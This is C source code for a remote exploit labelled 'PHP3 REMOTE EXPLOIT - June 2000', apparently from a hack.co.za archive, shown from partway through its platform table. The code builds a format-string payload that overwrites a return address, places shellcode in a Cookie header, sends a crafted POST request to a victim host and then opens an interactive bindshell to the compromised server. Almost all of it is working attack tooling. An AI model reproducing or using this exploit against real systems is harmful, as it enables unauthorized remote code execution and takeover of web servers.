      /* -rwxr-xr-x  1 root  wheel  748095 25   20:28 /usr/local/sbin/apache
*/
      /* /usr/local/sbin/apache: ELF 32-bit LSB executable, Intel 80386,
version 1 (FreeBSD), dynamically linked, not stripped */
      0x81250e0, 0xbfbf7260, 3, xLITTLE_ENDIAN, 1, 112,
      FREEBSD_EXECVE
   }, {
      NULL, NULL, 0L, 0L, 0, 0, 0, 0, NULL
   }
};


char shellcode_buffer[COOKIE_SIZE+1];
char attack_buffer[ATTACK_BUFFER_SIZE+1];
char pad_buffer[256];
char prepend_buffer[256];
char append_buffer[256];
struct in_addr ina;
int debug_mode = 0;
int emethod = 0;
int sock = -1;


int failure(char *format, ...)
{
   va_list va;

   fprintf (stderr, "  [-]: ");

   va_start (va, format);
   vfprintf (stderr, format, va);
   va_end (va);

   fprintf (stderr, "\n");
   fflush (stderr);

   exit(-1);
}


#undef DEBUG


void technique_3(u_long eip_addr, u_long shellcode_addr, u_int previous)
{
   int i;
   unsigned int tmp = 0;
   unsigned int copied = previous;
   unsigned int num[4] =
   {
      (unsigned int) (shellcode_addr & 0x000000ff),
      (unsigned int)((shellcode_addr & 0x0000ff00) >> 8),
```

```
      (unsigned int)((shellcode_addr & 0x00ff0000) >> 16),
      (unsigned int)((shellcode_addr & 0xff000000) >> 24)
   };

   memset (prepend_buffer, '\0', sizeof(prepend_buffer));
   memset (append_buffer, '\0', sizeof(append_buffer));

   for (i = 0; i < 4; i++)
   {
      while (copied > 0x100)
         copied -= 0x100;

#ifdef DEBUG
      if (debug_mode)
         printf ("[#]  num[%d] = %d (0x%02x), copied: %d\n", i, num[i],
num[i], copied);
#endif

      if ( (i > 0) && (num[i-1] == num[i]) ) /* copied == num[i], no change
*/
      {
         strcat (append_buffer, "%n");
#ifdef DEBUG
         if (debug_mode)
            printf ("  [+]  num[%d] == num[%d-1], appending \"%%n\"\n", i,
i);
#endif
      } else if (copied < num[i])
      {
         if ( (num[i] - copied) <= 10)
         {
#ifdef DEBUG
            if (debug_mode)
               printf ("  [+]  num[%d] > %d: %d bytes, skipping use of
%%.u\n", i, copied, (num[i] - copied));
#endif
            sprintf (append_buffer+strlen(append_buffer), "%.*s",
(int)(num[i] - copied), "PORTALPORTAL");
            copied += (num[i] - copied);
            strcat (append_buffer, "%n");
         } else {
#ifdef DEBUG
            if (debug_mode)
               printf ("  [+]  num[%d] > %d: %d bytes, using %%.u\n", i,
copied, (num[i] - copied));
#endif
            sprintf (append_buffer+strlen(append_buffer), "%%.%du", num[i] -
copied);
            copied += (num[i] - copied);
            strcat (append_buffer, "%n");
            strcat (prepend_buffer, "AAAA"); /* dummy */
         }

      } else //if (copied > num[i])
      {
#ifdef DEBUG
         if (debug_mode)
```

```
            printf ("  [+]  num[%d] < %d: %d bytes, increasing\n", i, copied,
(copied - num[i]));
#endif
         tmp = ((num[i] + 0xff) - copied);
         sprintf (append_buffer+strlen(append_buffer), "%%.%du", tmp);
         copied += ((num[i] + 0xff) - copied);
         strcat (append_buffer, "%n");
         strcat (prepend_buffer, "AAAA");
      }
      sprintf (prepend_buffer+strlen(prepend_buffer), "%c%c%c%c",
         (unsigned char) ((eip_addr+i) & 0x000000ff),
         (unsigned char)(((eip_addr+i) & 0x0000ff00) >> 8),
         (unsigned char)(((eip_addr+i) & 0x00ff0000) >> 16),
         (unsigned char)(((eip_addr+i) & 0xff000000) >> 24));
   }

   while (strlen(prepend_buffer) < ADDRESS_BUFFER_SIZE)
      strcat (prepend_buffer, "X");

   if (debug_mode)
   {
      printf ("\nGeneration complete:\nPrepend: ");
      for (i = 0; i < strlen(prepend_buffer); i++)
      {
         if ( ((i % 4) == 0) && (i > 0) )
            printf (".");
         printf ("%02x", (unsigned char)prepend_buffer[i]);
      }
      printf ("\nAppend: %s\n", append_buffer);
   }

   return;
}


void preparation(struct _platforms *pf)
{
   int written_bytes = 0;
   int i;

   /* phase 1: put our nops and the shellcode in huge buffer */

   memset (shellcode_buffer, '\0', sizeof(shellcode_buffer));
   for (i = 0; i < COOKIE_SIZE - pf->shellcode->length; )
   {
      memcpy (&shellcode_buffer[i], pf->shellcode->nop, strlen(pf->shellcode-
>nop));
      i += strlen(pf->shellcode->nop);
   }
   memcpy (&shellcode_buffer[COOKIE_SIZE - pf->shellcode->length],
      pf->shellcode->code, pf->shellcode->length+1);

   /* phase 2: start filling in our attack buffer */

   memset (attack_buffer, '\0', sizeof(attack_buffer));
   strcpy (attack_buffer, "Content-Type: multipart/form-data; ");
   for (i = 0; i < pf->alignment; i++)
```

```
      strcat (attack_buffer, "Z");

   written_bytes = strlen("The Content-Type string was: \"multipart/form-
data; ");
   written_bytes += pf->alignment;
/*
   switch (emethod)
   {
      case EFILE:
         written_bytes += 0;
         break;

      case ESYSLOG:
         written_bytes += 47;
         break;
   }
*/
   written_bytes += 47;

   /* phase 3: set up the correct padding */

   memset (pad_buffer, '\0', sizeof(pad_buffer));
   i = pf->padding;

   while (i >= 4)
   {
/*
      strcpy (pad_buffer+strlen(pad_buffer), "%20.0f");
      written_bytes += 20;
      i -= 8;
*/
      strcat (pad_buffer, "%c");
      written_bytes += 1;
      i -= 4;
   }

//   written_bytes += ADDRESS_BUFFER_SIZE;

   /* phase 4: set up the address and impact buffers */

   switch (pf->technique)
   {
       case 1:
          /* bgennum() */
       case 2:
          /* tgennum() */
       case 3:
          technique_3 (pf->eip_address, pf->cookie_address, written_bytes);
          break;

       default:
          failure ("Unrecognized technique: \"%d\".\n", pf->technique);
          break; /* never reached */
   }

   /* phase 5: assemble the attack_buffer */
```

```
   strcat (attack_buffer, prepend_buffer);
   strcat (attack_buffer, pad_buffer);
   strcat (attack_buffer, append_buffer);

   while (strlen(attack_buffer) < ATTACK_BUFFER_SIZE)
      strcat (attack_buffer, ".");

   if (debug_mode)
   {
      printf ("  [$] Attack buffer is:\n");
      for (i = 0; i < strlen(attack_buffer); i++)
         printf ("%02x  ", (unsigned char)attack_buffer[i]);
      printf ("\n  [$] That is,\n");
      for (i = 0; i < strlen(attack_buffer); i++)
         printf ("%c", (unsigned char)attack_buffer[i]);
      printf ("\n");
   }

   return;
}


struct in_addr *hostname_resolve(char *hostname, int show)
{
   struct hostent *he = NULL;

   if ( (inet_aton(hostname, &ina)) == 0)
   {
      if ( (he = gethostbyname(hostname)) == NULL)
         failure ("Unable to resolve %s.\n", hostname);

      memcpy (&ina, he->h_addr, he->h_length);
      if (show)
         printf ("  [+] Resolved %s to %s.\n", hostname, inet_ntoa(ina));
   }

   return (&ina);
}


int do_connect(char *hostname, int port, int do_resolve)
{
   struct sockaddr_in sin;
   struct in_addr *in;
   int sockie = -1;

   in = hostname_resolve(hostname, do_resolve);

   if ( (sockie = socket(PF_INET, SOCK_STREAM, IPPROTO_TCP)) < 0)
      failure ("Unable to get a socket.\n");

   memset (&sin, '\0', sizeof(struct sockaddr_in));

   sin.sin_family      = PF_INET;
   sin.sin_port        = htons(port);
   sin.sin_addr.s_addr = in->s_addr;
```

```
   if ( (connect (sockie, (struct sockaddr *)&sin, sizeof(struct sockaddr)))
< 0)
      failure ("Unable to connect to %s:%d.\n", hostname, port);

   return (sockie);
}


/* FIX ME, let this only read one byte at a time, and stop on newlines! */


int receive(char *buffer, size_t size)
{
   struct timeval tv;
   fd_set fds;
   int i = -1;

   tv.tv_sec  = 5;
   tv.tv_usec = 0;

   FD_ZERO (&fds);
   FD_SET  (sock, &fds);

   i = select(sock+1, &fds, NULL, NULL, &tv);

   if (i < 0)
      return (-1);

   if (!FD_ISSET(sock, &fds))
      return (-2);

   (void)read (sock, buffer, size);

   return (0);
}


int transmit(char *format, ...)
{
   char buffer[8192];
   struct timeval tv;
   fd_set fds;
   va_list va;
   int i = -1;

   tv.tv_sec  = 5;
   tv.tv_usec = 0;

   FD_ZERO (&fds);
   FD_SET  (sock, &fds);

   i = select(sock+1, NULL, &fds, NULL, &tv);

   if (i < 0)
      return (-1);

   if (!FD_ISSET(sock, &fds))
```

```
      return (-2);

   memset (buffer, '\0', sizeof(buffer));

   va_start (va, format);
   vsnprintf (buffer, sizeof(buffer)-1, format, va);
   va_end (va);

   (void)write (sock, buffer, strlen(buffer));

   return (0);
}


void usage(char *program_name)
{
   int i;

   printf ("                       PHP3 REMOTE EXPLOIT - June 2000\n");

   printf ("%s <victim> <-s systype> <-f script> <-m ...> [options]\n",
program_name);
   printf ("   -s: Remote system type (must precede other arguments).\n");
   printf ("   -f: A PHP3 script on the remote server (e.g. / or
/index.php3.\n");
   printf ("   -m: Method ('syslog' or 'file')\n");
   printf ("   -P: Port to use (default 80, of course).\n");
   printf ("   -C: Perform a version check on the remote host.\n");
   printf ("   -P: Alter the number of bytes needed for padding.\n");
   printf ("   -S: Change the shellcode to be used.\n");
   printf ("   -r: Specify the EIP address.\n");
   printf ("   -R: Change the address of the shellcode.\n");
   printf ("   -d: Toggle debug-mode.\n");
   printf ("Available system types:\n");

   for (i = 0; platforms[i].version != NULL; i++)
      printf ("   %d:  %s; %s\n", i, platforms[i].version,
platforms[i].description);

   printf ("Available shellcodes:\n");
   for (i = 0; shellcodes[i].description != NULL; i++)
      printf ("   %d:  %s\n", i, shellcodes[i].description);

   exit (0);
}


void bindshell(int rsock)
{
   char buf[4096];
   fd_set fds;
   struct timeval tv;
   int i, r;

   printf ("  [+] Running bindshell:\n");

   while (1)
```

```
   {
      FD_ZERO (&fds);
      FD_SET  (0, &fds); /* stdin */
      FD_SET  (rsock, &fds);
      tv.tv_sec  = 1;
      tv.tv_usec = 0;

      i = select (rsock+1, &fds, NULL, NULL, &tv);

      if (i < 0)
      {
         close (rsock);
         failure ("Select() returned an error.\n");
      }

      if (i == 0) /* no change */
         continue;

      if (FD_ISSET (0, &fds))
      {
         memset (buf, '\0', sizeof(buf));
         i = read(0, buf, sizeof(buf)-1);

         if (i < 0)
            failure ("What the heck happened to your computer?\n");

         if (i > 0)
         {
            r = write (rsock, buf, i);
            if (r < 0)
            {
               close (rsock);
               failure ("Unable to transmit data, connection terminated.\n");
            }
         }
      }

      if (FD_ISSET (rsock, &fds))
      {
         memset (buf, '\0', sizeof(buf));
         i = read(rsock, buf, sizeof(buf)-1);

         if (i <= 0)
         {
            close (rsock);
            failure ("The connection was terminated.\n");
         }

         printf ("%s", buf);
      }
   }

   return; /* never reached */
}


int main(int argc, char **argv)
```

```
{
   char *program_name = argv[0];
   char *victim = NULL;
   char *script = NULL;
   int do_version_check = 0;
   int systype = -1;
   int version = 0;
   int port = 80;
   int c;

   if (argc < 2)
      usage(argv[0]);

   victim = (char *)strdup(argv[1]);
   if (victim == NULL)
      failure ("Memory allocation failed.\n");

   argv++; argc--;

   while ( (c = getopt(argc, argv, "p:P:s:S:r:R:C:f:m:hd")) != EOF)
   {
      switch (c)
      {
         case 'P':
            port = atoi(optarg);
            break;

         case 's':
            systype = atoi(optarg);
            if (systype > 3)
               usage(program_name);
            break;

         case 'S':
            if (systype >= 0)
               platforms[systype].shellcode = &shellcodes[atoi(optarg)];
            else
               printf ("  [-] Warning: S argument ignored because systype has
not been selected.\n");
            break;

         case 'C':
            do_version_check = 0;
            break;

         case 'd':
            debug_mode = !debug_mode;
            break;

         case 'f':
            script = (char *)strdup(optarg);
            if (script == NULL)
               failure ("Buy more RAM!\n");
            break;

         case 'm':
            if (!strcasecmp (optarg, "syslog"))
```

```
               emethod = ESYSLOG;
            else if (!strcasecmp (optarg, "file"))
               emethod = EFILE;
            else
               failure ("Known methods are: 'syslog' and 'file'.\n");
            break;

         case 'p':
            if (systype >= 0)
               platforms[systype].padding = atoi(optarg);
            else
               printf ("  [-] Warning: -p argument ignored because systype
has not been selected.\n");
            break;

         case 'r':
            if (systype >= 0)
               platforms[systype].eip_address = strtoul(optarg, &optarg, 16);
            else
               printf ("  [-] Warning: -r argument ignored because systype
has not been selected.\n");
            break;

         case 'R':
            if (systype >= 0)
               platforms[systype].cookie_address = strtoul(optarg, &optarg,
16);
            else
               printf ("  [-] Warning: -R argument ignored because systype
has not been selected.\n");
            break;

         default:
            usage(program_name);
            break; /* not reached */
      }
   }

   if ( (systype < 0) || (script == NULL) || (emethod == 0) )
      usage(program_name);

   printf ("  [+] Attacking: %s:%d.\n", victim, port);
   printf ("  [+] System type: %s: %s.\n", platforms[systype].version,
      platforms[systype].description);
   printf ("  [+] Shellcode: %s\n", platforms[systype].shellcode-
>description);
   printf ("  [+] EIP address:       %#08lx\n",
platforms[systype].eip_address);
   printf ("  [+] Shellcode address: %#08lx\n",
platforms[systype].cookie_address);

   sock = do_connect(victim, port, 1);

   preparation((struct _platforms *)&platforms[systype]);

   transmit ("POST %s?STRENGUR HTTP/1.0\n", script);
   transmit ("Cookie: %s\n", shellcode_buffer);
```

```
   transmit ("Host: localhost\n");
   transmit ("%s\n", attack_buffer);
   transmit ("Content-Length: 1337\n\n");
   transmit ("too bad, dude. too bad.\n\n");

   switch (platforms[systype].shellcode->type)
   {
      case 0:
         break;

      case PERSISTANT:
         bindshell (sock);
         break;

      default:
         close (sock);

         sock = do_connect (victim, platforms[systype].shellcode->type, 0);
         bindshell (sock);

         break;
   }

   close (sock);

   return (0);
}
/*                  www.hack.co.za     [12 October 2000]*/
```